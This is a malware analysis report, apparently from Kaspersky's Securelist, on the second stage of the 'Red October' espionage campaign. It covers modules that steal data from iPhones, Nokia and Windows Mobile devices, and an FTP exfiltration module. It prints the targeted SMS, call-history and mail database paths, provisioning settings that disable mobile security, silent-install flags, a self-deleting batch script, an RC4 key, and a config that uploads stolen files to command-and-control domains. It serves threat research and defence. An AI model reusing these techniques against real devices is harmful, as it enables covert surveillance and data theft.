“Red October”. Detailed Malware Description 5. Second Stage of Attack

securelist.com/red-october-detailed-malware-description-5-second-stage-of-attack/36879/

By GReAT

First stage of attack

Second stage of attack

9. Mobile group

iPhone module

Known file location: %PROGRAMFILES%Windows NTiTunesNotifSrv.exe

Known variants:

MD5	Compilation date (encrypted)	Compilation date (payload)
ee2e21a45a018c6faa68332a32c65ddd	2011.11.04 12:30:41 (GMT)	2011.11.04 10:19:11 (GMT)
339b8bc0f6e5ee4ca2bc2109f5de0b38	2011.11.21 12:07:46 (GMT)	2011.11.21 08:20:01 (GMT)
76e1d54a890befed31a369ce40b44ee6	2011.11.21 12:06:49 (GMT)	2011.11.21 08:20:01 (GMT)

The file is a PE EXE file, compiled with Microsoft Visual Studio 2010.

Creates event named “sdjvkbasyfvbalvjklas”.

Summary

Writes encrypted log files:

%TMP%iTunes_notification_%p.dat

%TMP%iTunes_ddsa_%p.tmp

where %p is derives from the result of GetTickCount() API function.

Log files are encrypted with a custom encryption algorithm based on AMPRNG.

When started, the module writes the following registry value to be executed each time Windows starts:

HKCUSOFTWAREMicrosoftWindowsCurrentVersionRuniTunes Notification Service=%path to self%
Then, it locates the ITunes mobile device DLL and “CoreFoundation.dll” and resolves the following API functions:

AMDeviceNotificationSubscribe
AMRestoreRegisterForDeviceNotifications
AMDeviceConnect
AMDeviceIsPaired
AMDeviceValidatePairing
AMDeviceStartSession
AMDeviceStartService
AFCConnectionOpen
AFCConnectionClose
AMDeviceCopyValue
AFCDirectoryOpen
AFCDirectoryRead
AFCDirectoryClose
AFCFileInfoOpen
AFCKeyValueRead
AFCKeyValueClose
AFCFileRefOpen
AFCFileRefRead
AFCFileRefWrite
AFCFileRefClose
AMDeviceDisconnect
__CFStringMakeConstantString

If succeeded, the module calls AMDeviceNotificationSubscribe to set up own callback for the iOS device connection/disconnection events.

In the Device notification callback function, the module logs each connection and disconnection event. When a device is connected, it starts a new thread that manipulates this device.

Device connection thread

The module establishes a connection to the device using AMDeviceConnect, AMDeviceIsPaired, AMDeviceValidatePairing and finally, AMDeviceStartSession.

Then, it starts the following services on the device: “com.apple.afc2”, “com.apple.afc”.

The service “com.apple.afc2” is usually created when the device was jailbroken, so the module sets up a special flag if the service was started successfully.

Then, it opens an Apple File Connection via the started service using AFCConnectionOpen.

The module reads device settings using AMDeviceCopyValue. The following settings are referenced by name:

UniqueDeviceID
DeviceClass
DeviceName
ModelNumber
ProductType
ProductVersion
BuildVersion
SerialNumber
ActivationState
SIMStatus
InternationalMobileEquipmentIdentity
InternationalMobileSubscriberIdentity
IntegratedCircuitCardIdentity
PhoneNumber
WiFiAddress
BluetoothAddress
TimeZone
FirmwareVersion
BasebandVersion
BasebandBootloaderVersion

Also, it traverses the whole directory tree and stores the complete file listing in the log.

Then, it checks if device is jailbroken by

- accessing the directory “/Applications” using AFCFileInfoOpen
- checking if the service “com.apple.afc2” was started

The results are written in the log file.

Then, it builds a complete directory listing, starting from the root directory or “/private/var” (sample ee2e21a45a018c6faa68332a32c65ddd only). It also searches and retrieves all files with following extensions:

.jpg .jpeg.txt .doc .docx .xls .xlsx .ppt .pptx .dot .dotx .odt .djvu .odts .reg .rtf .zip .rar .pdf .7z .wab .pab .vcf .ost .wav .mp4 .m4a .amr .log .cer .em .msg .arc .key .pgp .gpg

Also, it tries to retrieve the contents of the following files:

/private/var/mobile/Library/AddressBook/AddressBook.sqlitedb
/private/var/mobile/Library/SMS/sms.db
/private/var/mobile/Library/CallHistory/call_history.db
/private/var/mobile/Library/Notes/notes.db
/private/var/mobile/Library/Caches/locationd/consolidated.db
/private/var/mobile/Library/Calendar/Calendar.sqlitedb
/private/var/mobile/Library/Voicemail/voicemail.db
/private/var/mobile/Library/Safari/History.plist

/private/var/mobile/Library/WebKit/Databases/https_m.mg.mail.yahoo.com_0/0000000000000001.db
/private/var/mobile/Library/WebKit/Databases/https_m.mg.mail.yahoo.com_0/0000000000000002.db
/private/var/mobile/Library/WebKit/Databases/https_m.mg.mail.yahoo.com_0/0000000000000003.db
/private/var/mobile/Library/WebKit/Databases/https_m.mg.mail.yahoo.com_0/0000000000000004.db
/private/var/mobile/Library/WebKit/Databases/https_m.mg.mail.yahoo.com_0/0000000000000005.db
/private/var/mobile/Library/WebKit/Databases/https_m.mg.mail.yahoo.com_0/0000000000000006.db
/private/var/mobile/Library/WebKit/Databases/https_m.mg.mail.yahoo.com_0/0000000000000007.db
/private/var/mobile/Library/WebKit/Databases/https_m.mg.mail.yahoo.com_0/0000000000000008.db
/private/var/mobile/Library/WebKit/Databases/https_m.mg.mail.yahoo.com_0/0000000000000009.db
/private/var/mobile/Library/WebKit/Databases/https_mail.google.com_0/0000000000000001.db
/private/var/mobile/Library/WebKit/Databases/https_mail.google.com_0/0000000000000002.db
/private/var/mobile/Library/WebKit/Databases/https_mail.google.com_0/0000000000000003.db
/private/var/mobile/Library/WebKit/Databases/https_mail.google.com_0/0000000000000004.db
/private/var/mobile/Library/WebKit/Databases/https_mail.google.com_0/0000000000000005.db
/private/var/mobile/Library/WebKit/Databases/https_mail.google.com_0/0000000000000006.db
/private/var/mobile/Library/WebKit/Databases/https_mail.google.com_0/0000000000000007.db
/private/var/mobile/Library/WebKit/Databases/https_mail.google.com_0/0000000000000008.db
/private/var/mobile/Library/WebKit/Databases/https_mail.google.com_0/0000000000000009.db

Collected information including iOS device configuration variables, file listings and file contents is written to the file “%TMP%iTunes_ddsa_%p.tmp”. This file is encrypted and compressed with Zlib.

Log file format

The log starts with a MAGIC number 0x5C63F935, then 0x14 bytes of 0xFF, DWORD length of header, header data, then log data.

The data consists of tagged records. The following tag values are known to us:

0x8002 Time/date
0x8004 SHA1 of MAC address, System Volume Serial Number, IE Product ID, the same is written in HKCU,HKLMSOFTWAREMicrosoftADOSoftware32, “ProductID”
0x8005 Log ID / header
0x8006 Log data

Compressed directory log starts with magic 0x5C63F934.

Nokia module

Known variants

MD5	Compilation date
6ebcb0b7f9cca7cecebbd683685cb705	2011.11.0211:42:09 (GMT)


Summary

PE Exe file compiled with Microsoft Visual C++ 2008.

Creates log file with “%TMP%adobe_upd_imhbfex_%p_%p.dat” file name where %p depends on a result of GetTickCount() function.

It locates (SOFTWAREPC Connectivity SolutionAPI) and loads ‘ConnAPI.dll’ and ‘DAAPI.dll’ libraries (exits if unsuccessful and writes to log “ERROR LOADING ConnAPI.dll: ‘%d'” and “EXITING…”) followed by “SUCCESS LOADING ConnAPI.dll: ‘%d’n'” string written to log file and time stamp.

Note: Each event which is written to a log file is followed up with time stamp which is written in a log file prepended by a string in the following format: [%04d-%02d-%02d %02d:%02d:%02d] (year-month-day hour-minute-second).



```
.text:004086A9 ; int __stdcall GetDateTimeThreadID(int, wchar_t *Format, va_list ArgList)
.text:004086A9 GetDateTimeThreadID proc near           ; CODE XREF: TimeStamp+20↓p
.text:004086A9                                         ; sub_408929+22↓p
.text:004086A9
.text:004086A9 SystemTime      = _SYSTEMTIME ptr -10h
.text:004086A9 arg_0           = dword ptr  8
.text:004086A9 Format          = dword ptr  0Ch
.text:004086A9 ArgList         = dword ptr  10h
.text:004086A9
.text:004086A9                 push    ebp
.text:004086AA                 mov     ebp, esp
.text:004086AC                 sub     esp, 10h
.text:004086AF                 push    esi
.text:004086B0                 push    edi
.text:004086B1                 lea     eax, [ebp+SystemTime]
.text:004086B4                 push    eax             ; lpSystemTime
.text:004086B5                 mov     esi, ecx
.text:004086B7                 call    ds:GetLocalTime
.text:004086BD                 cmp     [ebp+arg_0], 0
.text:004086C1                 mov     edi, 800h
.text:004086C6                 jz      short loc_408721
.text:004086C8                 call    ds:GetCurrentThreadId
.text:004086CE                 push    eax
.text:004086CF                 push    dword ptr [esi+618h]
.text:004086D5                 lea     eax, [esi+208h]
.text:004086DB                 push    esi
.text:004086DC                 push    eax
.text:004086DD                 lea     eax, [esi+410h]
.text:004086E3                 push    eax
.text:004086E4                 movzx   eax, [ebp+SystemTime.wSecond]
.text:004086E8                 push    eax
.text:004086E9                 movzx   eax, [ebp+SystemTime.wMinute]
.text:004086ED                 push    eax
.text:004086EE                 movzx   eax, [ebp+SystemTime.wHour]
```

Writes to log “===========PROGRAM_STARTED_V_0.1=======” followed by time stamp.

Creates mutex with “sysvolumecheckasdfg” name and checks if program is already running. If yes, then it writes to log “PROGRAM IS ALREADY RUNNING – EXITING &” and exits.

Creates registry key SOFTWAREMicrosoftWindowsCurrentVersionRunStartup%path_to_file%

It resolves the following API functions from ConnAPI.dll:

- CONAAllocString
- CONAAllocStringMB
- CONAFreeString
- CONAAllocMemory
- CONAFreeMemory
- CONAOpenDM
- CONACloseDM
- CONASetDeviceListOption
- CONAGetDeviceCount
- CONAGetDevices
- CONAGetDevice
- CONAFreeDeviceStructure

- CONARefreshDeviceList
- CONARenameFriendlyName
- CONARegisterNotifyCallback
- CONARegisterDMNotifyIF
- CONASearchDevices
- CONAFreeConnectionInfoStructures
- CONAChangeDeviceTrustedState
- CONAGetDeviceInfo
- CONAFreeDeviceInfoStructure
- CONAModemConfig
- CONAFreeModemConfigData
- CONAOpenFS
- CONACloseFS
- CONARegisterFSNotifyCallback
- CONARegisterFSNotifyIF
- CONARefreshDeviceMemoryValues
- CONAGetMemoryTypes
- CONAGetMemoryValues
- CONASetCurrentFolder
- CONAGetCurrentFolder
- CONAFindBegin
- CONAFindNextFolder
- CONAFindNextFile
- CONAFindEnd
- CONACreateFolder
- CONADeleteFolder
- CONARenameFolder
- CONAGetFolderInfo
- CONAMoveFolder
- CONACopyFolder
- CONAGetFileInfo
- CONADeleteFile
- CONAMoveFile
- CONACopyFile
- CONARenameFile
- CONAReadFile
- CONAWriteFile
- CONAReadFileInBlocks
- CONAWriteFileInBlocks
- CONACancel
- CONAFreeFileInfoStructure
- CONAFreeFolderInfoStructure
- CONAFreeFolderContentStructure
- CONAAllocFileDataMemory
- CONAFreeFileDataMemory
- CONAInstallApplication
- CONAListApplications
- CONAUninstallApplication

- CONAFreeApplicationInfoStructures
- CONAConvertFile
- CONAGetConvertFileTypes
- CONAFreeConvertFileTypes

It resolves the following API functions from DAAPI.dll:

- CAGetAPIVersion
- DAOpenCA
- DACloseCA
- CAGetFolderInfo
- CAFreeFolderInfoStructure
- CAGetIDList
- CAFreeIdListStructure
- CABeginOperation
- CAReadItem
- CAWriteItem
- CADeleteItem
- CAWriteField
- CADeleteField
- CACommitOperations
- CAEndOperation
- CAFreeItemData
- CARegisterNotifyCallback
- CARegisterOperationCallback

If succeeded the module calls CONAOpenDM function which opens the device management connection and returns a handle to the device management context. If succeeded a module calls CONARegisterNotifyCallback and to register a callback function for the device list notifications and writes to log “I AM WORKING…”. If device was connected it starts a new thread to get information from the device.

The module uses CONARefreshDeviceList, CONASetDeviceListOption, CONAGetDeviceCount, CONAGetDevices and CONAGetDevice API functions to obtain a device which will be manipulated.

If a device was connected the module writes to log “!!!————— DEVICE ATTACHED: ‘%s’————— !!!”.

It calls GetDeviceInfo function to get the following information about the connected device: type, name, software version, used language, synchronization support. A module also gets information about device memory, device model, IMEI number, device file system. Obtained information is written to the log file.

Messages:

Extracts inbox, outbox, sent, archive messages, drafts, templates, SMS/MMS messages from user’s folders with statuses ‘SENT’, ‘UNREAD’, ‘READ’, ‘DRAFT’, ‘PENDING’, ‘DELIVERED’, ‘SENDING’, or with undefined status ‘UNDEFINED MESSAGE_STATUS’ or ‘UNDEFINED FOLDER ID’. SMS and MMS messages are written separately to a log file.

Calendar:

Extracts meetings, birthdays, memos, reminders, notes, 'To Do' lists with repetition attributes 'NONE', 'ILY' (I suppose it means 'DAILY' but authors must have mistyped), 'WEEKLY', 'MONTHLY', 'YEARLY' or 'Unknown'; with priority attributes 'HIGH', 'NORMAL', 'LOW' or 'Unknown'; with action attributes 'NEEDS_ACTION', 'COMPLETED' or 'Unknown'; with alarm attributes 'NOT_SET', 'SILENT', 'WITH_TONE' or 'UNKNOWN'; with starting/ending time, subject, location and status. The module writes everything to a log file.

Contacts:

Extracts all contacts with the following fields: ME, FROMAL_NAME, MIDDLE_NAME, ST_NAME, TITLE, SUFFIX, COMPANY, JOB_TITLE, BIRTHDAY, NICKNAME, GENERAL_NUMBER, HOME_NUMBER, WORK_NUMBER, PREF_NUMBER, R_NUMBER, GER_NUMBER, MOBILE_NUMBER, MOBILE_HOME_NUMBER, MOBILE_WORK_NUMBER, X_NUMBER, X_HOME_NUMBER, X_WORK_NUMBER, VIDEO_CALL_NUMBER, VOIP_NUMBER, VOIP_HOME_NUMBER, VOIP_WORK_NUMBER, POSTAL_ADRESS, BUSINESS_POSTAL_ADRESS, HOME_POSTAL_ADRESS, EMAIL_ADRESS, HOME_EMAIL_ADRESS, WORK_EMAIL_ADRESS, WEB_ADRESS, HOME_WEB_ADRESS, WORK_WEB_ADRESS, PTT_ADRESS, VIDEO_ADRESS, SWISS_ADRESS. The module writes everything to a log file.

Applications:

Retrieve information about applications which have already been installed on a device. Also monitors if user installs/uninstalls any SIS/SISX/J2ME application. The module writes everything to a log file.

File types:

Looks for files from root directory (txt, cdb, doc, docx, xls, xlsx, ppt, pptx, dot, dotx, odt, djvu, odts, reg, rtf, zip, rar, pdf, 7z, wab, pab, vcf, ost, jpg, waw, mp4, m4a, amr, exe, log, cer, eml, msg, arc, key, pgp, gpg) and tries to retrieve them.

Modules for Windows Mobile

Windows files

Known files

MD5 Compilation date (encrypted)
70bee4d4141e6d963aa72a0da08b6683 11:14:22, July 8, 2011
09b4f1e0c03d7dbdac402df4c0625167 15:52:36, October 19, 2010

70bee4d4141e6d963aa72a0da08b6683 (724992 bytes)

PE Exe file compiled with Microsoft Visual C++ 2005.

Creates log file in the following path '%%TMP%%tmp_m.%p.%p.dat' where all information about the module's work will be written and writes 'Application starting, version 2.0.0.2, obj: %s'. Module uses the same time/date format as in the Nokia module ('year-month-date hours-minutes-seconds') after every new log entry.

Creates mutex "dfgber7t8234ytfndfugh5vndfuvh4".

Initialize RAPI.dll and following API functions:

CeSHCreateShortcut

CeGetSpecialFolderPath
CeFindClose

CeFindFirstFile

CeRegEnumKeyEx

CeRegEnumValue

CeWriteFile

CeCreateFile

CeReadFile

CeCreateProcess

CeCloseHandle

CeDeleteFile

CeGetLastError

CeRegQueryValueEx

CeRegCloseKey

CeRegCreateKeyEx

CeRegSetValueEx

CeRegOpenKeyEx

CeRapiUninit

CeRapiInitEx

CeRapiInit

After that it checks the ActiveSync version and writes information to a log file.

Creates event 'dfjsbnegisfgsafgdsgcxrte'.

Deletes 'ActiveSync Connection Service' value in 'SOFTWAREMicrosoftWindowsCurrentVersionRun'. If the module wasn't able to delete this value it creates 'delex.bat' file in TMP folder:

```
:Repeat
del 'path_to_itself'
if exist 'path_to_itself' goto Repeat
del "C:DOCUME~1'USER_NAME'LOCALS~1Tempdelex.bat"
```

And after that launches it.

Windows Mobile device thread

Module uses WaitForSingleObject API function and waits for a device to be connected. If device is connected then it writes ‘Device connected’ to a log file and calls a subroutine which initializes a connection and gets information like devices’ name, OS version, CLSID which is written to a log file.

The module also checks the associations (in a registry of a device) between certain file types and applications for these file types on a device and writes this information to a log file:

PDF (PDF viewer): pdf

WCELOAD (CAB file installer): cab

WMPLAYER (Windows Media Player): mp4, 3gp, amr, avi, wav, wma, wmv, asf, midi, aac, mp3d, mp3

IEXPLORE1 (Internet Explorer): res, wsp, file, https, ftp, http, url, ico, html, xml, xhtml, xsl

PPT (Pocket PowerPoint): ppt, pps, pptx, pptm, ppsx, ppsm

PIMG (Pocket image viewer): jfif, gif, png, bmp, jpg

PXL (Pocket Excel): pxl, pxt, xls, xlt, xlsx, xltx, xlsm, xltm

PWORD (Pocket Word): rtf, psw, dot, dotx, docx, docm, dotm, pwt, doc, txt

Working with Windows Mobile device

XML Provisioning

First the module tries to inject an XML provisioning document on a device.

Loads the provisioning doc on a device:

4119 – This setting grants the system administrative privileges held by SECROLE_MANAGER to other security roles. Value ’16’ is User Authenticated role.

4101 – This setting indicates whether unsigned .cab files can be installed on the device. Value ‘222’ indicates that only OEM, Operator, Manager, UserAuth, UserUnAuth, Operator-TPS can run unsigned .cab file.

4102 – This setting indicates whether unsigned applications are allowed to run on Windows Mobile devices. Value ‘1’ indicates that unsigned applications are allowed to run on the device.

4097 – This setting restricts the access of remote applications that are using Remote API (RAPI) to implement ActiveSync operations on Windows Mobile devices. Value ‘1’ indicates full access to ActiveSync is provided. RAPI calls are allowed to process without restrictions.

4123 – This setting specifies which security model is implemented on the device. Value ‘1’ indicates that a one-tier security model is enabled. A device with one-tier access focuses only on how an application should run based on whether the application is signed with a certificate in the device certificate store. There is no concern with permission restriction.

4122 – This setting indicates whether a user is prompted to accept or reject unsigned .cab, theme, .dll and .exe files. Value ‘1’ indicates the user will not be prompted.

‘Zakladka’ and other modules injection

NB: all injected modules below are copied to ‘Windows’ directory on a Windows Mobile device.

If XML provisioning doc was injected successfully the module tries to install the so-called ‘Zakladka’ module with ‘winupdate.dll’ name.

After ‘Zakladka’, the module injects the ‘winupdate.cab’ file, which is a provisioning XML file in archive with a certificate inside. The certificate is encoded with Base64.

After ‘winupdate.cab’ module injects the ‘winupdate.cfg’ file, which is a configuration file that contains mobile country codes with mobile network codes.

After ‘winupdate.cfg’ the module injects ‘calc.exe’ file, an application for removing other modules from Windows Mobile device.

The module then creates backup file ‘Windowswinupdate.dat’ with ‘zakladka’ and other Windows Mobile modules inside. The backup file is encrypted with RC4 and ‘q12ioptyhednv347’ key.

The module creates WinUpdate.exe (‘Windows’ folder, ‘zakladka’ inside) and WinUpdate.lnk (‘WindowsStartUp’ folder).

After ‘calc.exe’ the module injects consequentially ‘word.exe’, ‘excel.exe’, ‘ppoint.exe’, ‘pdf_viewer.exe’, ‘wmplauer.exe’, ‘img.exe’, ‘iexplorer.exe’, ‘wceloader.exe’ modules and changes file associations on the device. E.g. all Word files and other text documents will be opened with ‘word.exe’, all images will be opened with ‘img.exe’, etc.

File ‘pdf_viewer.exe’ is an application for launching other Windows Mobile modules. After that it tries to launch ‘pdf_viewer.exe’ on a Windows Mobile device using ‘CeCreateProcess’ API function from rapi.dll library.

09b4f1e0c03d7dbdac402df4c0625167 (393216 bytes)

PE Exe file compiled with Microsoft Visual C++ 2005.

Creates mutex ‘dfgbsdfjvabufqgwiffuvh4’.

Creates log file ‘%%TMP%%tmp_mu.%p.%p.dat’ and writes to a log file, ‘Updater started, Version 1.0.0.0 s’. The module uses the same time/date format as in the Nokia module (‘year-month-date hours-minutes-seconds’) after every new log entry.

Opens event ‘dfjsbnegisfgsafgdsgcxrte’. Initializes RAPI.dll and following API functions:

CeRegEnumKeyEx
CeRegEnumValue
CeWriteFile
CeCreateFile
CeReadFile
CeCreateProcess
CeCloseHandle
CeDeleteFile
CeGetLastError
CeRegQueryValueEx

CeRegCloseKey
CeRegCreateKeyEx
CeRegSetValueEx
CeRegOpenKeyEx
CeRapiUninit
CeRapiInitEx
CeRapiInit

Creates thread ‘dfjssdfgsdffgdsgcxrte’ and ‘delex.bat’ file in TMP folder (for deleting itself if the mutex hasn’t been created or after it finished its work):

```
:Repeat
del ‘path_to_itself’
if exist ‘path_to_itself’ goto Repeat
del “C:DOCUME~1’USER_NAME’LOCALS~1Tempdelex.bat”
```

Windows Mobile device thread

This module uses the WaitForSingleObject API function and waits for a device to be connected. If a device is connected then it writes ‘Device connected’ to a log file and calls a subroutine which initializes a connection and gets information like the device’s name, OS version, CLSID, all of which is written to a log file.

Injects ‘Update.exe’ file to ‘Windows’ directory with ‘Update.exe’ name. After that it tries to launch a file on a Windows Mobile device using ‘CeCreateProcess’ API function from rapi.dll library.

Windows Mobile files

Known variants

File name	Internal name	MD5	Compilation date	“Size (in bytes) “
winupdate.dll	zakladka	797541f87e2e3a9a0754a097772f3192	12:00:01, July 7, 2011	111944
calc.exe		d41d8cd98f00b204e9800998ecf8427e	11:57:11,December 20, 2010	13824
excel.exe		93638cbba11d52b933d5da553048899e	11:57:10,December 20, 2010	7168
iexplorer.exe		06ff2157f98f312ceaa19cbef996660d	11:57:10,December 20, 2010	7168
img.exe		54c86037d2650630718180f24ce6f9d2	11:57:09,December 20, 2010	7168
pdf_viewer.exe		4af92c1758158644e50ddf32d9a74501	11:57:08,December 20, 2010	7168
powerpoint.exe		e4c84caaf52b42d9615d2b35acda271a	11:57:09,December 20, 2010	7168
wceloader.exe		135eab2135cb589c655d75bc25921d8c	11:57:09,December 20, 2010	7168

wmplauer.exe	da2ff3b983e24a49603d4ab61b0f05c3	11:57:09,December 20, 2010	7168
word.exe	ea1e4cdf4072fd19fb97df2b7d88055a	11:57:08,December 20, 2010	7168
Update.exe	95914229c080a998b33d7dbcb199b231	14:01:15, October 19, 2010	59392

Backdoor component

File name: winupdate.dll
Internal name: zakladka

PE Exe file compiled with Microsoft Visual C++ 2005

Creates log file 'Temptmp%p.dat'.

Module loads XML provisioning doc (see above in Windows Mobile module for Windows).

Module obtains MCC (Mobile Country Code) and MNC (Mobile Network Code) from winupdate.cfg file of infected device and writes this information to a log file.

Module tries to send in a C&C interaction loop a POST request to win-check-update.com (if that domain is unavailable, it sends a request to mobile-update.com):

'POST %s HTTP/1.0 Accept: */* User-Agent: Mozilla/4.0 Content-Length: %d Host: %s'

As a response from a remote server, the module receives a file which is stored in Windows%u.exe file and executed.

C&Cs:

win-check-update.com
mobile-update.com

Eraser component

File name: calc.exe
PE Exe file compiled with Microsoft Visual C++ 2005

Creates process 'MobileCalculator.exe'. Decrypts file 'WindowsWinUpdate.dat' with 'q12ioptyhednv347' key. Deletes files 'word.exe', 'excel.exe', 'ppoint.exe', 'img.exe', 'wmplauer.exe', 'iexplorer.exe', 'wceloader.exe', 'pdf_viewer.exe', 'WinUpdate.exe', from 'Windows' directory. Retrieves type and data from 'SystemExplorerShell FoldersStartUp' registry key. Deletes 'WinUpdate.lnk' file.

Launcher components

File names: pdf_viewer.exe, word.exe, excel.exe, iexplorer.exe, img.exe, powerpoint.exe, wceloader.exe, wmplauer.exe

All files are compiled with PE Exe file compiled with Microsoft Visual C++ 2005.

After launch, the module tries to configure device with an XML provisioning document. All the values and fields in this XML (it is stored inside file) are the same as in Windows Mobile module for Windows.

After that it launches a Windows Mobile application wceload.exe (CAB installer) on a file winupdate.cab (previously uploaded to the device by Windows module to 'Windows' directory) with '/silent /noui'. These parameters make the installation completely hidden from user.

Creates a registry key 'ServicesWindows Update' and registers file 'Windowswinupdate.dll' as a service using the 'RegisterService' API function (launches it).

Launches 'calc.exe' (Remover) file from 'Windows' directory. After that it launches legitimate applications (like pword.exe, pxl.exe, iexplore1.exe or others) which are associated with certain file types.

Updater component

File name: Update.exe
PE Exe file compiled with Microsoft Visual C++ 2005.

Module launches a Windows Mobile application wceload.exe (CAB installer) on a file 'Windowscert.cab' with '/silent /noui'. These parameters make the installation absolutely hidden from user.

10. Exfiltration group

WNFTPSCAN module

Known variants:

MD5	Compilation date (payload)
8bcd66ce8904e87f5cdfc1ad5b071ccb	2012.09.05 07:02:32 (GMT)
931391d484ff56b0a142f64ee47aff88	2012.09.05 07:02:32 (GMT)

Summary

The file is a PE DLL file without exported functions, compiled with Microsoft Visual Studio 2010. All the functionality is implemented in the DllMain function.

This module is a simple non-interactive FTP client. It is used to go through all subdirectories on specified FTP server, using credentials specified in config/script stored in its resource section. The main purpose of this module is to make directory listings, copy files of interest (JPG, DOC, PPT, XLS, EMF, PDF) which are smaller than 1 MB and not older than specified date. The module is also capable of checking if remote FTP directories are available for write-access, but this functionality is currently not used.

DllMain

When loaded, the module retrieves its resource of type "BBB" and name "AAA", and starts an internal plugin framework. The main function of the module is named "task_wnftpscan" and is registered in the framework. Then, it starts the framework main loop, effectively parsing the resource data and executing the list of actions encoded in the resource.

The decoded resource data for the known sample can be represented as the following script:

```
SetOption(conn_a.VERSION_ID, [6] “51070”)
SetOption(conn_a.VER_SESSION_ID, %removed%)
SetOption(conn_a.SEND_DELAY_TIME, [5] “2000”)
SetOption(conn_a.D_CONN, [65] “windowscheckupdate.com;windows-
genuine.com;windowsonlineupdate.com”)
SetOption(conn_a.D_MODE, 0x0033)
SetOption(conn_a.D_NAME, [15] “/cgi-bin/win/cab”)
SetOption(conn_a.D_PASS, 0x00)
SetOption(conn_a.D_RPRT, [3] “80”)
SetOption(conn_a.D_SPRT, [3] “80”)
SetOption(conn_a.D_USER, [21] %removed% )
SetOption(conn_a.J_CONN, [65] “windowscheckupdate.com;windows-
genuine.com;windowsonlineupdate.com”)
SetOption(conn_a.J_MODE, 0x0033)
SetOption(conn_a.J_NAME, [15] “/cgi-bin/win/wcx”)
SetOption(conn_a.J_PASS, 0x00)
SetOption(conn_a.J_RPRT, [3] “80”)
SetOption(conn_a.J_SPRT, [3] “80”)
SetOption(conn_a.J_USER, [21] %removed% )
SetOption(ftp_host, %removed% )
SetOption(ftp_port, %removed% )
SetOption(ftp_user, %removed% )
SetOption(ftp_pass, %removed% )
SetOption(ftp_crdir, “0” )
SetOption(ftp_getlist, “1” )
SetOption(ftp_max_file_size, “1000000” )
SetOption(ftp_min_file_size, “10” )
SetOption(ftp_file_time, “2012-10-30 00:00:00” )
SetOption(ftp_file_ac_re)
SetOption(ftp_ac_re, “.*.jpg” )
SetOption(ftp_ac_re, “.*.jpeg” )
SetOption(ftp_ac_re, “.*.doc” )
SetOption(ftp_ac_re, “.*.docx” )
SetOption(ftp_ac_re, “.*.txt” )
SetOption(ftp_ac_re, “.*.xls” )
SetOption(ftp_ac_re, “.*.xlsx” )
SetOption(ftp_ac_re, “.*.ppt” )
SetOption(ftp_ac_re, “.*.pptx” )
SetOption(ftp_ac_re, “.*.emf” )
SetOption(ftp_ac_re, “.*.pdf” )
Call(task_wnftpscan)
```

Main function (task_wnftpscan)

The config defines parameters for the method task_wnftpscan, which uses WinInet library functions to connect to remote FTP server using parameters set in the config and iterate trough directories.

It uses PCRE library to check if remote file extensions. Config option ftp_getlist=1 makes the code log every directory listing. Option ftp_crdir is set to 0, which prevents the code from checking if write-access is available. If it was set to 1 in the config, then the module would try to create "tmp" subdirectory in every remote directory it goes in. There are max and min file size constraints, set to 1MB and 10 bytes respectively.

Additionally there is a date constraint which is set to 2012-10-30, indicating the earliest date of interest. Seems that attackers have already fetched files before that date.

When writing to the in-memory logs the module prints a banner "FtpClient V4.0", which is probably an alternative name for the module or the code was reused from some other project. In the end of work it adds "WMFTPSCAN END" to the log.

After collecting logs and fetching files in memory, the module compiles all data together, compresses using Zlib methods, encrypts, encodes with Base64 and uploads to one of the command and control servers specified in the config.

This module doesn't change registry, nor does it created any local files.

After completing FTP directory scanning and file retrieval, the module sends logs and collected files to the C&C server. The connection options are retrieved from the configuration (resource):

Option name	Description
D_CONN	List of C&C domain names, separated by ';'
D_RPRT	C&C server port
D_NAME Relative URL to send request to	

The data send to the C&C server is compressed with Zlib and encrypted with a modified PKZIP stream cipher, and then it is Base64-encoded.

GetFileReg module

Known variants (all share the same code section, differ in resources):

MD5	Compilation date (payload)
163CEE95FA3EF1469030F0BFEC0EB64C	2011.07.18 07:03:52 (GMT)
CC0F35631D7F69EB087F31754FA9635A	2011.07.18 07:03:52 (GMT)
E8711B9DBB3E7A6FBC1DF70F7131520C	2011.07.18 07:03:52 (GMT)
469F4B81A01B1577531812385CAC827E	2011.07.18 07:03:52 (GMT)
E8711B9DBB3E7A6FBC1DF70F7131520C	2011.07.18 07:03:52 (GMT)
